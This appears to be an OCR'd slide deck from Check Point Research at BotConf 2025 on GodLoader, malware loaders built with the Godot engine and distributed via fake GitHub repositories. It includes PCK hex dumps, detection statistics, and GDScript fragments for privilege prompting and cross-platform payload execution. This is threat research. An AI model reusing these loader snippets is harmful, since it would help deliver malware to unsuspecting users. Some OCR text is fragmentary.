Godot Engine: An Undetected Playground for Malware Loaders

Antonis Terefos
@Tera0017

Alexandr Shamshur
@shuraGlyph

CHECK POINT

CHECK POINT RESEARCH

BotCONF 2025

WHOAMI

- Antonis Terefos (@Tera0017)
- Malware Reverse Engineer @ CP<r>
  - Reversing Malware
  - Automating Config Extraction
  - Researching Threats
  - Tracking & Monitoring Cyber Criminals
- Enjoy
  - Reversing
  - Web App Penetration testing
  - CTFs
  - Reading Books

Agenda

- Godot Gaming Engine
- GodLoader & Campaigns
- GodLoader Evolution
- Godot developed Malware
- Attack scenarios
- Cross-platform-Demos
- Conclusion

Godot Game Engine

Godot is an open-source game engine for 2D and 3D development. Uses GDScript for scripting game logic and bundles game scripts, scenes, sounds, … into .pck (pack) files.

Godot Basics - GDScript

```gdscript
extends Node


# Called when the node enters the scene tree for the first time.
func _ready() -> void:
	var variable1 = "Botconf 2025"
	print(variable1)


# Called every frame. 'delta' is the elapsed time since the previous frame.
func _process(delta: float) -> void:
	pass
```

Godot Basics - PCK structure

PCK structure parts:

1. PCK Header (0-0x20)
    a. Versions, File contents offset, …
2. File Table (0x60-X)
    a. File names, sizes, Offsets
3. File Contents (Y-end)


Godot Basics - PCK structure (PCK Header)

Offset	Field
0x00	
0x04	
0x08	
0x0C	
0x10	
0x14	
0x18	(int64) File Base Address Offset **0x710**

Launcher.pck


```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   47 44 50 43 02 00 00 00 04 00 00 00 02 00 00 00  GDPC............
00000010   01 00 00 00 00 00 00 00 10 07 00 00 00 00 00 00  ................
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060   15 00 00 00 54 00 00 00 72 65 73 3A 2F 2F 2E 67  ....T...res://.g
00000070   6F 64 6F 74 2F 65 78 70 6F 72 74 65 64 2F 31 33  odot/exported/13
00000080   33 32 30 30 39 39 37 2F 65 78 70 6F 72 74 2D 65  3200997/export-e
```

Godot Basics - PCK structure (File Table)


Offset	Field
	
0x68 + X + 25	(int32) Flag isEncrypted

Godot Basics - PCK structure (Contents encr.)

Offset	Field
Y	(16 bytes) File MD5



```
000006D0  2F 2F 75 6E 6E 61 6D 65 64 2E 70 6E 67 2E 69 6D  //unnamed.png.im
000006E0  70 6F 72 74 10 CD 01 00 00 00 00 00 C4 00 00 00  port.Í......Ä...
000006F0  00 00 00 00 DE CF 8B 92 8B 05 D8 9E 59 0D A3 96  ....ÞÏ‹'‹.ØžY.£-
00000700  73 3C F1 40 01 00 00 00 00 00 00 00 00 00 00 00  s<ñ@............
00000710  C7 D5 A8 18 8E A3 02 AB 78 D6 A5 29 E9 0D 43 B8  ÇÕ¨.Ž£.«xÖ¥)é.C¸
00000720  A0 15 00 00 00 00 00 00 CF BB DD 51 10 0E 85 D3  ........Ï»ÝQ....Ó
00000730  AA 89 49 99 26 ED 81 3E C0 41 1A F0 95 4B 71 4F  ª‰I™&í.>ÀA.ð•KqO
00000740  26 11 30 AE 72 02 5B 16 D3 68 CD 70 D4 3B 6F A4  &.0®r.[.ÓhÍpÔ;o¤
00000750  9B 27 68 AE 3C 96 32 C9 F5 61 06 52 6B C9 2E 46  ›'h®<-2Éõa.RkÉ.F
00000760  88 2F 25 73 0B 3F 2C B3 10 91 A8 05 F2 F3 8F 85  ˆ/%s.?,³.'¨.òó.…
00000770  A2 92 99 81 EC 55 A7 ED 9B D5 DB 05 85 7D 9B E4  ¢'™.ìU§í›ÕÛ.…}›ä
```


PE-bear v0.6.5.2
File Settings View Compare Info
ad005aa23a06fb69603adbef334...
DOS Header
DOS stub
NT Headers
Signature
File Header
Optional Header
Section Headers
Sections
.text
EP = 1C2A99C
.rdata
.data
.pdata
_RDATA
pck
.rsrc
.reloc
Overlay
0 1 2 3 4 5 6 7 8 9 A B C D E F
26AA000 47 44 50 43 01 00 00 00 03 00 00 00 05 00 00 00
26AA010 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
26AA020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
26AA030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
26AA040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
26AA050 00 00 00 00 0A 00 00 00 3C 00 00 00 72 65 73 3A
26AA060 2F 2F 2E 69 6D 70 6F 72 74 2F 69 63 6F 6E 2E 70
26AA070 6E 67 2D 34 38 37 32 37 36 65 64 31 65 33 61 30
26AA080 63 33 39 63 61 64 30 32 37 39 64 37 34 34 65 65
26AA090 35 36 30 2E 73 74 65 78 70 A3 6A 02 00 00 00 00
26AA0A0 D8 05 00 00 00 00 00 00 26 EA 79 9E A0 A3 DA 9E
26AA0B0 75 3B 3E BE 82 2E 05 70 18 00 00 00 72 65 73 3A
GDPC
Disasm: pck
General
DOS Hdr
Rich Hdr
File Hdr
Optional Hdr
Section Hdrs
Exports
Hex
Disasm
Hint
2637000 474450 PUSH RAX
2637003 430100 ADD DWORD PTR [R8], EAX
2637006 0000 ADD BYTE PTR [RAX], AL
2637008 0300 ADD EAX, DWORD PTR [RAX]

er Discovery – Stargazers Ghost Network

reygaussbo

de · Issues · 13 · Star 11

wf9d19oist Latest · Compare

ospreygaussboy18ingi released this 5 days ago · 489 commits to main since this release · vw45kqfq26

3193c2b

0 / 62 · Community Score -11	No security vendors flagged this file as malicious · Reanalyze · Similar · More 260f06f0c6c1544afcdd9a380a114489ebdd041b846b68703158e207b7c983d6 t.rar rar · detect-debug-environment · long-sleeps · checks-user-input	Size 17.26 MB	Last Analysis Date 13 hours ago · RAR
0 / 71 · Community Score -11	No security vendors flagged this file as malicious · Reanalyze · Similar · More 3317b8e19e19218e5a7c77a47a76f36e37319f383b314b30179b837e46c87c45 Launcherkks.exe peexe · checks-user-input · detect-debug-environment · 64bits · idle	Size 68.97 MB	Last Analysis Date 4 days ago · EXE
0 / 65 · Community Score	No security vendors flagged this file as malicious · Reanalyze · Similar · More 0d03c7c6335e06c45dd810fba6c52cdb9eafe02111da897696b83811bff0be92 Launcherkks.pck	Size 374.55 KB	Last Analysis Date 1 month ago

vveujx5uvwqlgsku.rar	17.3 MB	5 days ago
Source code (zip)		5 days ago
Source code (tar.gz)		5 days ago

Undetected GitHub Campaigns

Campaign Date	Repos	Stargazers	Forks	Price
2024-09-12	45	2152	5999	**$ 1205**
2024-09-14	57	2622	6873	**$ 1407**
2024-09-23	94	1476	1382	**$ 542**
2024-09-29	127	3524	3398	**$ 1116**
2024-10-03	66	786	907	**$ 346**
Total	389	10560	18559	**$ 4616**

Gon

- A
- A
- Mu

```
func request_admin_privileges():
    var godot_executable = OS.get_executable_path()
    var output = []
    var exit_code = OS.execute("powershell.exe", args, output, true)
```

```
if exit_code == 0:
    get_tree().quit() # Закрываем текущее окно
else:
    show_windows_message_box()

func show_windows_message_box():
    var ps_command = """
    Add-Type -AssemblyName System.Windows.Forms
    [System.Windows.Forms.MessageBox]::Show('Administrator permission is required', 'Предупреждение',
    """
    var args = PackedStringArray(["-Command", ps_command])

    var output = []
    OS.execute("powershell.exe", args, output, true)

    get_tree().quit() # Закрываем приложение после показа сообщения
```

--> Close the current window

--> Warning

--> Close the application after showing the message

```
func add_folder_to_
    var ps_command =
    OS.execute("cmd
```

GodLoader Evolution

GodLoader INFECTION RATE

programmerbfh / SOFTBFH / SOFTBFH


Downloads

For large uploads, we recommend using the API. Get instructions

Downloads Tags Branches

Name	Size	Uploaded by	Downloads	Date
Download repository	57.7 KB			
UpdateSSSS.exe	565.5 KB	ProgramsMakerBFH	11054	2024-08-07
Updatemmmm.exe	2.6 MB	ProgramsMakerBFH	17161	2024-06-29
sdadsasad.png	426.0 KB	ProgramsMakerBFH	1175	2024-06-29
asdz2.png	2.6 MB	ProgramsMakerBFH	1113	2024-06-29

CPR-XSS - ATTACK SCENARIOS




func _execute_file():
execute file OS specific function
match os_name:
"Windows":
_win_execute()
"Linux":
_linux_execute()
"macOS":
_mac_execute()
func _win_execute():
print("[INFO]\tExecuting Win %s" % payload_path)
var args = PackedStringArray(["/c", payload_path])
OS.execute("cmd.exe", args, [], true)
func _linux_execute():
OS.execute("chmod", ["+x", payload_path], [], true)
OS.execute(payload_path, [], [], true)
func _mac_execute():
OS.execute("chmod", ["+x", payload_path], [], true)
OS.execute(payload_path, [], [], true)
body) -> void:
ess.WRITE)
CHECK POINT
cp<r>
CHECK POINT RESEARCH

DEMOS

- Windows
- Linux
- MacOS

CONCLUSION

“New programming languages” often produce interesting low detection results.

Godot and GDScript, are such examples, that malware authors begun to explored.

Links:

1. https://github.com/GDRETools/gdsdecomp
2. https://github.com/DmitriySalnikov/GodotPCKExplorer

Questions?

@Tera0017 @shuraGlyph

BotConf 2025

CHECK POINT

cp<r>
CHECK POINT RESEARCH